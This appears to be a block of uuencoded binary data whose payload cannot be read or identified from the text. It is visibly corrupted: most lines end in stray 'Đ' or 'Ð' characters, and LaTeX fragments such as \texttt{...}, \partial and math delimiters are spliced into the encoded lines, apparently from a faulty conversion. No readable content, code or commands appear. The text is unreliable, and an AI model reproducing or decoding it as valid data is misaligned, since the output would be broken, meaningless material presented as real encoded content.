\'3L7^NT^*YXNW(&9&1\:T49I0^8+VTJ11+@V3UNW(&9&1\:T49I0^8+VTJ11+@V3UNW(&9&1\:T49I0^8+VTJ11+@V3UNW(&9&1\:T49I0^8+VTJ11+@V3UNW(&9&1\:T49I0^8+VTJ11+@V3UNW(&9&1\:T49I0^8+VTJ11+@V3UNW(&9&1\:T49I0^8+VTJ11+@V3UNW(&9&1\:T49I0^8+VTJ11+@V3UNW(&9&1\:T49I0^8+VTJ11+@V3UNW(&9&1\:T49I0^8+VTJ1+W(&9&1\:T49I0^8+VTJ1+W(&9&1\:T49I0^8+VTJ1+W(&9&1\:T49I0^8+VTJ1+W(&9&1\:T49I0^8+VTJ1+W(&9&1\:T49I0^8+VTJ1+W(&9&1\:T49I0^8+VTJ1+W(&9&1\:T49I0^8+VTJ1+W(&$ MOH\DBL;DE*\=UKA'*:7J[BR-W57R>UJ<1]&PPQS%'&M99LB`DTW)^5J9DZXDĐ

M1[\9G13\?+J@?ZS=YEY;_?K7^<`E#[>GN`3?P/HSO%Y_%L4'Q+]F(:U%92"\D MAJV4GEB:Y.(T4?\$\+GWU-608`J6B`+YH)((QZ,O[X/#38M?&O2"^I<T6]7Z"Đ MS'5L-`R^^7%`7)CDOHH9G\#YJ__V]JHDF[X17BXC0B*'.-W'=+4(!8-;TORWĐ M\$IR<D,5UNVJADWDH8*TZ.Q4R.>2MY&?4>H1N]E1`(4#(RHFF041_2FL>08G(Đ MK<]3KLF]L?X-YF_>\$7^VG-=R2-V&_H/JTS*4PJ`#SLA:`BB:Q8.^TKZ>@0H9Đ MLC6\V"Y_\$]=GOEZT:[*(O2+65<=>I<.MA76R;W_)>;>N%79BWVC/0WPNM*J_Ð M"+Z\$YE5FMP!5*BK+PHSC =[PL(YMW`C/IJ<>?5U8>6%6C+A@I<W0]XCUJB/7Đ $M^1&Y4B$ `.TAO8#+M=_Z+J/_J(K-9(\(^N@0O4F!]G^.:I<ZPT2A6W*'&OT;3<\(\partial D) $\texttt{M?7} \\ \texttt{KXI} \\ \texttt{\#*Z=0} \\ \texttt{SU@HJ+2B4=+-+/D/4R<BJOXVIG:/,C[;W2\#:>R.VY;V<GB8^{\div}D) } \\ \texttt{M?7} \\ \texttt{M.5} \\ \texttt$ M3 (U<"&RE&Q,\$`<98X==J8C;Z>. $0N4Z_{AJR}(7H:9JMG,/E(6TN*Z\;\&!!4^Đ)$ MZD5S-L3,ID[#^WA#A\$3JB-?)X#GUU/N+':E2GXWNXJY8'7L#,>GAKK73L,H]Ð $MC\5Y_$=5A326X25I-B\AY!(/31^[V^O3UQJ,`()1F<_9(U[)W_Q]4W>9NSNÐ$ MXCP<"+6J@>_0^LORHLCM4`0K)"K\1!>J#`@F,Y\QWA5-@L4%>'%*TB('-]WJÐ M3"T.=K8?R#MNI@(]6[M?J(9.N@<5=2?I(2-A1[QAE=D2"NTQCPJBDOB4!(Y#Đ MPES-#N=D?'314G9D3@4LMI)&'D>&!&*TE9QA#Z!PFN?Z1A6]1"I]Q";_<KLEÐ $MN] \#GV F[@*WC1PY^F2<S=/); C3,<99] 70+?[^`MEKHZY9M^*H@!<4##A,QD$ MG6G<)^<?,J,<RNN;[X*"\$X)8\$*G02DE!S"MK>D3TQRQAS:XB8(JA.F7VMQ5DĐ MIF^A.\$Q4!\$@+&CW&XITC3+U<(QQ]L0LH0RA#Y&Q(\X\$0U'Q\1#?]T8`WXH^FD M:XRT,^<'KAPCFW=/OJ,4A%`V\$^9ZP8CY%K*[I]<G,N(;9H"[#'#)**]FGX\JĐ MH,/J[>-P8+GZA3!!%1!,CZ8AW,7]`^RMUZU(G<Y<7S?=@#YVZD_#I4_BCTCNĐ MSCG80X*,-3G\'/?3@U@.YVRRB_X^DXCBBE,KM(47T)(2=24&T!H5*FL]+;2I[Đ MT_0UF?'PRR0E9%73\$X?LCFTDJ=!>Z./VHU=H]:60EE'MJ^3F"0ASU9D^\$GY!Đ MRG9)]"320Z7J,_N00242@3]Q?*Q%I<'D'+YA?0S7X:??ILZUPD=^K!4KD1UKĐ MRR]>/%_)2HA^N8>1[3\TCFAG`EX,/.-_X7;]Q>,:FX^N38?V%E@]`SI?7(0\D M78F:K)_-&8GW:S^D73<^X6_@M=K/7CK/EGQ;6#XQLCLFC#O@JL*%;2^O+KR[Đ MW'Q80.DAPV_F*F/O;CQ2)*N(7^!_-A[7-=/J"&1SB!WUN-8>-P+;`5>4UQY(Đ $MH'8-+E_i; D[JNVIY?M^<INR:8J,HAO(.2[*V;=:8[==$VR7A,0Y7U8="[]L7D])$ M8/7UPF__F0E3E3:>137*,IZJW/1IO>!SD8GUJ2"2DQR*%W!E"/GESW[X.ND#D M+0(U^SW*63PJ<1AO;^<NIFY(X<62ULZQY;Y52RZ,?C^^:_ZGU#^+#>SN"`5*Đ MMU&1>>GT\$2270E/G`U:.8Y7J036#T]/?TO3_>XJB>P/17Q7S<>K')S;/\P"YĐ M3:9,R44Z,9%T7)9ULP&U?Q9WHR*[?^)VH6WZ(NSY3]L1]J>ED6.%'=[:.OQ/Đ M(3CL,^4JS\'QH=AW`-T#A`*3P7=J=\`_"LV*%\$'JY!]M!S4#.\$3)0822K\$K]D M:001N!^K.K2UM`@UHX,_YG5D,5%1B[J+^&0TM9"KA/[M@]G`I^]&A"OD4*P:Đ MD.^A+&BA&EX*050Q!MV5`0,"803_;(L:0Y0J.I.D%WM=SN]J=AM+WS1DI2QTĐ MG52IVSCRCB03&SZ<C(]_V)(^**U\$_^=-OM]V+U>=INU&_91/846-3FQ#QY"%D M"O5T_N=(A#!"@>9M5!6B\\$QDS1-L9053X-2ZM(Z3MLEJ42G_UE><Y>_Q!FI%D MO7B[XL8T,%W3V2FD::1N]N9-^050'^5&YS\'A>S_ONE`#0E=`U9KAZ_@;\$)NÐ M'AQ"(+@[@[N[#.ZN00<Y\'Q[[SI?\KSG'SAOU?W#5\$'-W&OUZN[K:EL[52<GD M%V!+S4\$U1CT;ZV-KDH/"!UUQH\+6/P14)_#:LW&`;F1J2O.-S74[GC74B^/_Ð M"D<,(C+PMX-_'`9)Y@='U3Z,%0VUI-'RL_>0_])1@^>OS.#%BLCNZ-8C<=-]Ð MPL!/7ZYN'RU2*P4CH<^.@3!P[`[>\$@0<\MZ38G8^<@AYSI:/*.%EB/UY8+A(Đ M7['?H8U*QL'02>]4/G!4\$/!UM;F4GDR]9 L;22UDJ%@@^ '>8=Z1IN\<W3DĐ MEIY>SV(UYZ5<?LU\$O/^]^WNA[84`(*W-.::Z8Y0"L\(TCSG#N^T;).?IL%<'D MYY^#25M))\$:\?T^_38JS=K'AG7CS,42DU_-X?'!2]\^-K]C&>#U^L"_';T\LĐ M>SQ1COJ14QBYL770%FG@F*"FJ_29Y3V2<<<"!K=K%.L2C:^VKPZGDJ;!ZHQ)D M<\$5VYXUNO//8P.,'C5TE,;O24JUR5.3-H],E0KXS0X*\VA)4:\7UI]?&W/"IĐ M?OLWBZG@54MQ<'2G>H`/<UOR%\^F1Y+O<AOL`!SUB>6\$-_L:?UG3Z'^.KY+]Đ MC!22CC+M!CN-V:]/6&-.C"6X/3RIL@F&(])R&PZ"K9D-J0HA<G6@R5]5<5,_D $MX = 5'5'MD; I + GM \cdot !M) 9/40GZ, = 9C@.JPJ62*O^-2_=GSS3&UB=V/Q4-, :Ð$ $\texttt{M=KA^$42H\#QHVD9GM:^O;PMHV.6MJR1T>FYO\#)8IGE,_\#U=!} = \texttt{UA;^8D-]} @9 \texttt{VD} \\$ M4%3+`>-*XUGW"\$\AJF_1\$02\L8(^A#Q'MR9P:WN((ZQ@#!&HC")/Z,F%*T\$_Đ MU-+`710<YXULM%:&7BYYY\$(XO)HUA;ZWYAEZ4\;*HFWDT&K-T++B5AI5=RX8Đ $MQ+I\&'M,24EF^*:K3Q6#)]FKB^*,J-WZ]8/^7-)+^{RW9&YH]D/RV,5.F99^=#D$ M4\OML#1]XB"-\4^RGO`W+U)<PDKJB8C-=^=63 GQELS0A(PV-3'I;4DUN]'KĐ M1,X3.V6&-,0<(4"5AV,.HP(*-B*"H9V8DZMX"[VB)Z^.#K%/#%FG:.%!QX\$IĐ MQJ^J90*OS!IC"FN=#&M=&_K\$NI@8M9*\$WG#J#(M6C'VVI)!QJ7I)F1@Q]5EZĐ $\texttt{M} > \texttt{OH67} \texttt{]} \texttt{IT92} \texttt{\$9LJTP} \texttt{"MRMIG\$}; > \texttt{S} : \texttt{A} - \texttt{4} > \texttt{S38} \setminus \texttt{;PIH2C5Z} \texttt{[} 9 - \texttt{@XZ} \texttt{)} \texttt{GF\$} \texttt{)} \texttt{"} : \texttt{V1} / \texttt{(} \oplus \texttt{)} \texttt{(}$ MZG4S4(O0^]J_T%M*]/HMXL*4ET3>&4A*/]EGP]\4W"H&,QBYP7!;K^[T*3]\D M!BWS)?@:UL3^590.^\$^[7M#00M.;T5]1_&VY>]VGO=-SX-_%/W_VPN:_E4VZĐ M[7Z7P>1(SA`_X+'RG6KI4VEI*9?+D8:EK6W?"R<M!RSKV5DXN[AHZNAD)"^/Đ

 $MC^LG)B; 2AN8D \setminus (9]3, 1H_KZD*L4:E:6NIG; ''LR%I# \setminus R, L)C^L8D:=, Y<B[TD]$ MZG!OKX*`O>[2FY^?_]R;8/"@+BE);9K?TH1'.!K'Q&3[MJ2'V,K\$Q(26'9+[Đ M308A; '\$1JLP#?4JL3<)\@K">P*E4XE?2;F^3;K;-74O!R]+%.A^X0(<WQX]UĐ M!+WM<-%YZ_],^&WG9#.>^#8WB7&`G?\$#:`F80S[AI`2?QHTR_56ZAO_/9L01Đ M1J@Z*2G+Y4Y%;HQ3Q@I8/'O\%K;[["PF\$,"/!#67\$TID!3YM*R_5;IR\$?;'7Đ M#>5K3[D,D7W*/\$:\+Q39'K*\$2*&8<4D;4-K@Z^KJNBKT8]B[07D\HOC#9\$8/D M&UUW):-0[EZ/]^V3<.SCW&Z\YTEM\^,V, K\U)B0*?+.6.W!P6?/4\ 5P`JIĐ MG4G\$]:].Y<16R%>H`3K/!E+E&FW%^O\VX^#%FWC\XZ"[Z3Z?BYJJ`CJ>KNOAÐ MC_E7FV=BA"Y49R<6K&<X:V?=5[W55%5ML&D4'.PCQ\"2OWI[I5R=SN>+BNB?Đ MHSI5X<34O>2E\8,K#PXLGF,(;_(1>JIHW903<B,C-W![6)+ZO/>I+"TL+B[EĐ MTWDFRAIW^%QC6^]&:\$#@T:>X=YIU2VA\^J0(#LR@J[E5_2R!9^R53-R:T!.6Đ MI@X-=)(QMKN,OUS@_YO00,E"'UR>,BRT<Y4KTAUT[26T4TAY=`UJLXW\$?5<7Đ MCMT+TE)T;WZ\GVL+//NMB5=XR]M3LC]5X)E[9[_9NUXM66<Q0T\H[",05/K!Đ MTM; 2=3UB`[\+M2^:\!`*,";-&D4>XV1X[K5D6,8*S!3R?G-M[B@:0T\$@R>)#D M*OX&M+BXY'S]5+UJ?>K[O`!<1>5>,N9>NH7E!Y>X:@F*<6K&%F3Y+,+6[UD@Đ MRX!3]>3<G4)LW8JI_G49I:FO/B5W'M!#ABOV'"_Y-7Q_E4Z-E09/W<S*S*S&Đ MNFZAU^<LD!3D[7L?F7%UXCH_RG]JK*YMG_A.LVGIR\C2RBC?80934.0#!53SĐ M5A5#:77>%!J_DV]#]8KAU\$_K-.'K,1*/6_^;#!/P<7TY?U59R\4'])R'(U-AĐ M2VQJN0KWRYT%\$W6O69=%@Y^/J\\9ELBXC':F^#V<U#WE)7*-&K.!,Q2\$;[Y;D M]40D2I\$?99QZA;:>.-.`0`J\/8Z^WE>6JS75JV`;0!V/REP*8GV4QH2]6DZ]Đ M&G6A\$B,5_IWC:#69\`NX&IW5MI#QJ9K<C[-S_ZKUU'M5%[PXMUC?]BB8QF<2D MD;_>[[&7XRN2S9;&90+M<5<X=J\$#GMAL&6/6YV&30[UASN>FN?G1R\OKQ'%NĐ M@<"T9=FF^9@K3=!3.DW8E41;.ZM^2H&_EIGHFQA!3P-:F\$6J7#+_=(I\$%J%DD MZ<\$!?4VPS.T40G1ZG![YM^*BJZ;L/F_#04T[UZK!/[/)_U>67]L+<8#S!``@Đ $M?MU[95JJ`EMQMTT>SYEB7=BO](=9I.[=!G4@F^:[#U&VDC[OD#1=G[9,K_-(Đ)]])$ ME[]XGC0VTW0_M\./5A[7@5YC2_;-VTEIC,@Y^V.^=\611C=+E_#@H4??K@6/Đ M)567W3\$?<_!),ZFV'GBM&7P4@#Q:#T_2L'KI*9_1%.ULZ-Q_.0JF!3;/J7\QĐ M?F_,!8IN,B9S,5FF2Y)+:N]1W6;@G2SM/1O41LM)P&BD5LPT+LBZYD+W_Y\$7Đ $M[:S/3_>]1\!(:U/D4]J?Q=_QP$V($:]@/0=4"[H1;]UM`'A?'R+U@7$]?7HD$ MOK>!_6,S^D8'??.Y/9&8`3QXN<KHWT:XFS>+JMC"%(;O>LZZ68TL6J,^%0V+D MXVGNY(22!'AI.5\/Z3WU?K\$1[KI>,+5%L"1VV3,(!9\$TGQHZ[ARA8!8/,;4]D ML#70_R0D5\K'8'-/\KX;TJLM]SY^[H!UR6\]ZXQD<F)]-3\?2]@TU=4C=P&CĐ $\label{eq:mq-u-w} $$MQ-U\U.VF@H-\#\9D:PB'F5=\&\YH9SSQW$R,:1D.9XU<S_T.CZ\GDRSB1\$P]$!HD$ MD61045&?Y)3#[BHL+`[(N\$8<*\,I5(V,XB.E4>B.]O=_VXF%(/^<RM\;TL4KĐ $M2Q$A^=6\MG,@T8B2Q2AY:X@J]N:T)E\V>?T2#>2:)7A\5+T:R>;`Y&3-[IR;D]$ $MX^2L4C-&T<MSG]3MO=QWL"B)V73+`T_/ZN@L#GN\;E4:KD-71-[)A$=J[1QHXD]$ M\3SK]\"G(K;\$TW7[]7KKS[P"0ORP/BF2SD,Z86S>H>Q?F/G_ZMD9%KYS!+*.Đ M(J"-%L4>5J*I&A^7!Y*!QZ&CZQ/]\2C]B;1!>"YF3]GDY(]=J#PSE_7@K-?BĐ M^^K9P1G"ONF%QMW,R"5M?O?.N B5WUP,[^AJ=5PR444/NYBLO+<95BO\$T7UKĐ M=]?XUIW+1:L>K(\;-G6MDW4]PN>VCVV%1UR6[*5!SG,ZQS6NZ2;57^2D,RM5Đ M='Z `&PL*H5#"EQOPM22IV*]9ZY.:M @%?K*J54?I&^@MMYOX3\\$'SO9KZ *Đ M?9&9J@CC;H\$SDJU[9BH.X'7B)7KY?SV(A]2OLR)<X"7+KZ]=\.IH+927OD<&Đ M7802NX2UWL](@RZV&98T);^:]T3@O\$*/D@VWU-W)W+2#BBZTX-M/EK))C*)[Đ M!AF[A[FT+R_=M^C"7E=-E*ZSV1<K26LH.*IL8YKI'M**R\#RI9H`1`!%\$%R(Đ MCSOPWN]]LSR784J3;A<@+P7U>*[18^\9),WVP!9F@TC5Y-L<:5RRZ[[KW8G+D MJ+W5V%WX\[CZ1O>\$(T_%>C!A`&-#Z(@\3LYOC,C`7E(:R?1?:I?_#T*?26YĐ MM"3*>[F6\$3DQ@`YJA72SU][S8V2]A^_YY"XF3?S+YHER;"T5R&*3O\$`+RAZ6Đ M'4A+L[TZ`CN3X]HY\$KM(3G?==TARPVVUSSY@#S.JX,KMH61P'A`XZ[)DD'1%D M)F\$_4V0WJJJ!ZE"_['+UXS=C,A2A9(U1C!#6-K>'QMOX]:GCGD32E[^!@#AOĐ M"AORH`HT!=5B&2\=*U'OK;L=L68K"#!6-:A[.%*&2U`ILB3*UPG&7P=I_-MJD $M * \{ QD? \} X [GN)G / "[YKV # [\\ *^0 & *'? O * ZQV' - D]S <]]V/M `ZLG^Q & TWF9;, YYD A * CONTACT | MARCH | MARCH$ M3L9.;]=,AYMQ+LTXN;@\:*EN##X^.""H;/;&UL,,:C59I2*K`_H;QMR\GAXNÐ MQ[K6.7L.R-V4@S;/ET)764GQA?/PI3`C3 </<CTC.W6P=M<L9V.O#%,!C?3KĐ MU)\$RX'V%/*.HU4OV6=GUF":>_V#AW!"B4LY4`[QT;06>GL_D5&G;E&\$,YPT1D M'>Q9!2J*BA;5+=(YJYN86RH(#;\$EZ:DK3D7##.EU;!##Y`PD^W5E\$_-+81L[Ð M#N)H2HC+2I+JT`CY;0),,#+G(T^G6C'F;]/?-_*HJNGN;P`D*[X@?%G(U`79Đ $M@#5G@R^9/U>A0"U('&6)>WN6$C*K](U4B(AUO;209I@@.PHK@-.+H(6QS/3D))$ M55FB,'>+)18`]1YG38!B<:Y*7><K\$A^9RDC"'G:\HY`"/=6(5SM0(NIWHK+#Đ ML26?O+[R\$'LC*]094=5">8CVP^"/ZZ*4M&&DY&XW8(IA-E3,/[7SW'5*1*\$KĐ MC&=C=O#"P@.HC;<Q6M]_XZI-A]2T<FGU?"B1NL?\IM*D,N*/AY!1P\0:V[WD

M(..., N-1) = $MZ6+IC](IR2JB@VH'5975&I9=9\\[#(YMSTZ,JCR9\\IMO'^3(+FON8RT[M9AĐ)]$ $M; = (U$[,C[""R5L&S\,W4/R,3RA$@EY(=4DM459.:UT8QSND0!G:*ZEY<]S,FD)$ M>0D'LKUO=*B-7/E[WT*E/]SSB)1^=Q#S@<Z31L\$OC+8S\HQ/@KQAZ@NZ>"VXĐ MC!K&Z\$_'IPC.02PSD>,B/-6+>R6=O52W3CKV..^IHW?IX[Q&Q@AL]BZP@`5YĐ M#`W=?()\$7WGK>!:,RIC*``/&5X!V@\$/#0F^6`M4+L2=`4`(6R25K\$BZ59V00Đ M]^OQ](UZ[:8"VZ5DD76J,%K6/O[/Z(? [Z?G]=7*.T0\IE'K;!`^ JKZ\$*9AĐ MQ*)Y6/=6-GE^<+08:@>-O13SKC8%.HKI!3BD-[!.","^H^[:]8S0?W%OZ#TEĐ M9`[.[@LHQP8Q3\$@Z,S,SY/#J3]W%XKX1I<TS)/]`\$PC;7^\:A'_:9:7QV`?LĐ M2I9T>=?6+%@M5.630*5^*`?"VT1'3?\Q"\U_@^H%8S,W87N0:^=/TN%5-712Đ MJ.O]H#SLCE>HN?%>>SS\#1?,A*0/Z&HH56S)Q8X*2/F?R11%"&1.X'R\S"Y2Đ MW"8RCW>7GE_*X"NW238*_S+E\$9&O\#<LA8'JF@*2G5MA^\44"D)ZP7>_L_\$BĐ MUM%VLNRY>6`JRYW74Y\X[['K>Y)@CC#5AOSXC^\#\$\$-28P45)T;ZGCU)AS*<Đ MEAX?6_Z:^OAX+Q/^)=?BFK?PP9V+@VK.VU91!-GE`*+C+3MOS)0.D1"X0BWD M/3^!K=.LZRJ/ZU=7))GYNO"OW6Z674%#S&U'8(<VS>HO"X>Z-TU"7X_":3(KÐ M5A]/7\$_H^=>#L*T*,EP&:=J8JW35'%]_QZ]X1>SWX`;P^U`YVY!`N).G?66<Đ M[I;"]+])_#>BGK8W"G:-MNULD65195-NQ\(KU4>SM+0=*Q>0DM;H]+F(SYI_Ð M?KH1_F<V.?>27>!(.B\[@K';<!KWF(+@U2?^NZUXP8''I49'P;:Y0[UG#[S.Đ MIQ?&L_BRBI/PL\9WFE7="OS''"#',<&W/C@@6O77"*\G+7T6J#)MU"N%\$3.Đ M3@>N&L#%!32!Y96?K>4J:/^*4RE1P4AEG27"RTI#]92=H,2/T2PEJB)"1JY'Đ MC6)X>Q5XMP'/1S_B%:I67Q95-Z?K:7ZA3A6H-?+*1<G:46X&@K;7PK8%XVPMD M+2TJ^6R*5[EEL7/?_K5UTOJ?D/2<B!.2'#ZK074P#/?N00U1E.-E-91@9E[6D $MU; > D-JZ=1'>IVNEC[.NJLO+RV?M774B, _'^ORF; &X+0&XZ; U=ZS]?6PKND MX^[>J/B`)%F[<6A1^_[%^!?30,RITYW\DKL)3F-,KVTHI_@]<5K]]H--VTPLĐ M.N3_U@Z*5^THA^3%"UK_;>P9ET8]E_PC-1='DC5"U\E/N7_#TV<T<>B5O+D!Đ MF6V<8NV%D?11`A^NZ]NLIW[*5V_&\)<A-&O(_Q.P]4>D;5'.\$_]CU%0*HI5FD MI[JHXG@C#HT5H/*6CZ<G8/,%=DN6!R/C-8\$.7Y!S57/KAJN7_,3A"RVL\$7[<Đ M5W29D,1;2.=U]"*5AXET[R_^EQ:`URPQLO\[M5M#L9V&*DIL3NGSR`"\'H8FÐ M8`-K,EY/:9HM<\$%XE]5KY]S)WUZU[[61[Q77N8;UL-4G06:[1/PK[!2IQ)K?Đ M""K_]NWC*7((FY1_Y.@[H8:)4DGE2\$)UEY:#HN*C62W;8UD/1=\$HL->IYVIUĐ $MV \setminus VLTL/COH \& O_1N&L)D5X/W_0,T[\3J^C72AWEE`TIR,->0ELG[CD514&3D]$ $M,8'+*!W'$4X7D'5]HV<D(?:<\BD[M,L+T274,1@9&>'Z,HS_;'.^T7,=J??0D]$ $MF < 2H\&: `ZLNBE \$V' < 1^) Y-, L\$ - ZW[' \setminus (B'Z`HJ; VN\#" > D] \#2B(KG+*B < F < + K?D) + CANDE + CAND$ M:52KM=41K6Q<?B-YCKB?>S\$#9B^_E-7<^EE+:WF`T^?!#5USR^CE56I?#W=FĐ $\texttt{M=V9.W} (L\$\#ZQ@6F6=QVQ?3>FM\Q)XW-9\TD1D9XD[_`,+>;\(.+MN\3G/NFGD) + (...)$ MGT-@\X8TW"73>@<%"^`?^SJ!B<^Z'AE?JBO70F8:[(XOP6"\5D4\$J\$SY`2PNÐ M'LK063A1.#SN0(K:-I<->B^]M4%?N5!M"C;*B+['!Y87%5T\$7:7/)28E?Z9#D MV_D0YR5LL\3#?[L6"!;D.K"1G`-9Q+TPAED9/PJ\SJ[2Z><E_05M;HDGDF<CD $MJ--ZP4:2M@(+@]A21[?"F?]M%(9?,4/N90&X5\7B5K^,?O<O(NHOB8F))^$:D$ M6EI&0\G,U29#26N743=]V=@<%N8GN\$.V;C(30[#5A>FHT\6'/.,1C>`9KE?1Đ M!D+86/F<YIU)?HTL[?5.,L3/C)=ANJ]TCE-B^`.@U3&]R@4UA)<''2LS#EA2Đ M, KP(`@E2V3->.*IV]?3822K, UOQ/E0U*(H2.W@*9T]MO&&U8=O/7]]YU'.MUĐ $MH!S<'X]_P;U(A<>4=Y01`'+C*0M)Y#U(7^IX^IG?4N/B^C>1L`=\^?9#*1`Ð$ M^6FQ]XIZP(KH\$ZS,0`K0SR2<PZXJ+N<`7FT3G#IKE4/.11[K=]:@3VFC=E>\$Đ $MS!7K](>)^*MIG;\JA/*VA2HP2SP=R8U;JI8<R9(V,K_[744:K&N_F\-#6P#(Đ))$ M\$7K'SOC_J:!G@YCXSIWJ*,H_]G"P)]EY!;''YCK.52/"/^/FQ#DQ!(6[R,VVĐ M5(X%-5?VE7DOV27B2`:M%[9)>;7H5JW1',I=*EFT<[B;J8015M'(DW;+6]VD)M?B9O75@[.3@Y<.J(C&%>T=N_W\@E'3R_&GPT*O[VQSY+A;SRCS#_>!:%]MX8Đ $\tt M8DO99*:K\&?S]A\U9E^;VW@"-W^4)H=WPJ7C3;9"N,+%\Z%SJ>N5,W4[LI`_DE]$ $M_{\leq \&P!6}^{1"A}\#\&CJ\&L\&6VLIMH9\$3GDXI[QKL\#Z<H=<-KXM..I=_=`N;&[2+D]$ M]E] \$T\X;708B(ZB#IHM[D']ZKSJ 0-F/1K!VEB#\B1#T,Y'5555@ ^DV&G.Đ M^1.SJ;WFSRMO12K R>+IZ#AYE7ZN10H M@13&VOG?\W5D)3D#:I0"SK0QWI#Đ M4WHHL"L<11`&O\BL\`G>ZZ<\A3#YTH\J0^\+\F#HV6;]L-)ZZ[3/:@:@6959Đ MW#YS2W,M(G78`',#/>LZGZ%BI;3+SPM6U@PM+G1GUDB7ZTWH5NW>`XJ(KLG,Đ M;SK;"!.:TNIJ:_M."*-V9[[0@JI<\$'"CA9_A,W;9^5>TZRL?7@ZNMH37T_WÐ M)30:'?)GIJ?=-!0<'=G3]1"]ZH5"H2[]4.>XB\$QZV\$(HOXZ:,5NJ-!1;B^=QĐ $MI/C4_@0_40], V+/'DJJ, 5(!1&*5ULBN*[L>(*"QSCOCR<6[)O*64*7\/YF?D)$ $MO;@>G?B;:;NL'D$.9@]W&^9PW;S*N4]_I-S]Y:E>]<9_<9,AIK3:_&==^&-YD$ MU[\SJFPS1"06SF2)\ESB0(N4EZWX0IXM#+#"'>8+_V./"BDJMI'T-\$05IAJ4Đ

M.9,^\$;QFIS]D)[O*OCU[D]^:9_&'\%N^P=2]7X_\AE<]8_8_(3E\"DB)R,U3D MV+^XM7XQQ6O?FY"GBBZXU"*[J/)UO)I(.RSS+]TT\$:70/UR:50Z,5,Z9I&1DĐ M+(N,D8*GU*Y"4M*.NM./5>3G4B,=C=*@;8?6I!'C!Q&]\$JMW7TM.K8*';ERXĐ M`PZ>ET6?S>ET\TJ(#I0/+-^'4'I+<GB=3(@'9^WJE9]K^B1^\$(Z)0=:8>5COĐ $MTM"@)FR^]R92!"H^^35LF*1W]GI4MM<Z/L>06$1H[>U]JI5\C02(/*U@GR"=Ð)$ M5ZI-^'A&NL:L\Y9^P/S3.WZE9@GHG%L\"9S!KOKVC2@H_:.`1VE+RQ(?'Y_5Đ MW<7V]48DLYC3!PUT"1JA\L9U]J,QHZ(B^N.U0+2Z,KED9U=G3PUC&9E?D::"Đ M@II9H+??\$&770/&`S`P,U:.C"LQER&-&?3&UHS\$*6D"+_)FY64U5^=I:CGK]D MMAI%%-#B8DE9V2C;0E1M?:V6O#SJX/\$YV\'!8<FORHG#D1:^#)T,M22F:JPPĐ MLU\2DWQGF;F:]!E5H]=HQ80JML1N)P-7&DS)XLO%K=JC\IK2PK;NJ?D?Z5[0D M;_5%E4.A'>!I^%OX1TM+\UICS<'!CR9)AR/N@K1QYZE]6QX.HH6'KJK#7TE\D M^-I>SLT.&0:5YY/P]D5M=RE0F\$)I8->;\\/.DB)3Y<B\$,-]?;1?2^C#!S%P6Đ MUJZ0@JH`"[)[J@]D;LZ?RP21,7]U!O]H>WXDUVIQ^Y5/]JG6U0F/RG(T\@M&Đ MS%XJW^4PN_5%'6A^LB>2<6HY(^M`.:03VE!9TWWQ\^?/C-#J&J^32HW?\I#JĐ MJ2SE\O3<@*SX9Q;)/[S3JUR:W*\Q(?]NODX[,SVC8>1(*5%\$7TRJ=6JB;\$S?Đ MPXH:C:JFI66YS&/+'T2/9`"H^^\`R!M/BG`(L]:9G5DV2>14?5J:`ADE8ASRĐ M\?-;F71]\$,8;.CPYJEML^AQFJC.[LF#SXGEYI,UI"0WU85?F8GYUN2^6YM<ND M-M36/5\T08I4E>[/5BEJEL[.N::K_#W)7>R>#*0P"4'-]P9V[R>N:I'02@20Đ ME[I>^*WG.V3U3RB"VCI(2RAV7,I'=/)4VO,'HIJ(+:<]CL[.P8\[W*X+E,]/Đ</pre> $\label{eq:ml3hn} \verb|ML3hn"Y|) V2K6@E'N/YI.FPZ5MYX-?!4US_KL_C2(4*JRX#E<G.'OXE.(V+F_/D) | FPZ5MYX-?!4US_KL_C2(4*JRX#E<G.'OXE.(V+F_/D) | FPZ5MYX-?!4US_KL_C2(4*JRX#E) | FPZ5MYX-?!4US_KL_C2(4*JRX#E) | FPZ5MYX-?!4US_KL_C2(4*JRX*E) | FPZ5MYX-?*EVX*E |$ M-X_5V^ZC!6^6D*]_*6:8,JB+570^M6*D[B'D*?5Y[Q-%QE0Q'HBHQHZR-'4;D $\texttt{M}\texttt{M}] \;] \; [\; \texttt{U.:S} \\ 70 = \texttt{YD19VG} \\ ^\texttt{L9PU} \\ \texttt{Z} - 7 \\ \texttt{H} \\ \texttt{\&} \\ \texttt{MZ} - 7 \\ ^\texttt{*} \\ \texttt{R} \\ ' \; \texttt{Q} \\ ^\texttt{2} \\ \texttt{>} - 47 \\ \texttt{[} \; \texttt{C1UOUQQ36V} \\ \texttt{?} \\ \texttt{?D} \\ \texttt{0} \\ \texttt{$ $M@S*6IL; > [!A&2G\7=N-)'5TW)Z-5F/00AU6+:Y6YT/\>F=./_&<\[>1EB_:MD$ $\texttt{M,)} + \texttt{N} \\ \texttt{N} \\ \texttt{IF2BY^2MIY&T^8J/=VLWR''3TFJ\#K<?B(`6QZ=/[E+.)T?WUC$YBBD } \\ \texttt{N,)} + \texttt{N} \\ \texttt{N}$ M:DOZ=`9/;E@+NAQK,Z[^DBB&7QS@5SN8H0<`WF;'24BK.QGD?Y0)4R(^R5VTD MKM>QFM-Q/3]U)^%KUU#DJVA055<7+]':SIJ`[35JJ&04:K#70U(#S-]^-\0_Ð M['!LVWYGV^E#9VEC<\UWGIH[MS40_YC.F,S;3BV7LM9)V):WUGO:X+N\$OR&SĐ MKO@?8L96\J_![YY/G_+S\$1%X.C03Y7XL=_3`9\B^<*<<7XS1Y\$CW8H&/H108D M3Z10L<AB*,D2O,.;L*W(!KYVOJ+:]\$/("B]8/#WTHT(*"]K&Q]10E4EK25?<Đ MX\$*I]`*L#<P>A@@E0"SMAY&LMO9E#4#C3_FT'4,U<?%`9\$U`EL8NJYU1)1#0Đ M2BMRSME3B._RWG0N5S)2.VB3=\^*D-\EEY."&_]0`C.:`G?(=._MX8OBV:_'Đ $\texttt{M[J[?:>`E=2V9(N,RGCE6E0'\&!8ZPKDP(3GS\$7\X0>BJMWMCLBX\K_1?R4U\&+D)]}$ M_0^V<OY1(0Y94!5P4J"=U?7KC8\$_T#Y?FOZS*.R0\&77&FYD%KL5ZT3@C5-4Đ MAZ`DYNLUNRO+G[F7G:J]CRWU+L;%=U9SE2349W#4068S/:YYB]_3'!\4"V^*Đ $MS?7@Z1F<^MSLNXQP<B\.I[(?+5H*6[HN7\%[WN\76/<1FS:16*%@S:S>!V;-Ð)]$ M>ZZXAV2X+/YRZ8#%6^!?L6_*\+J0>9V',\^[Z[7TVC/H]NUIB*D9Q;W9H6XLD 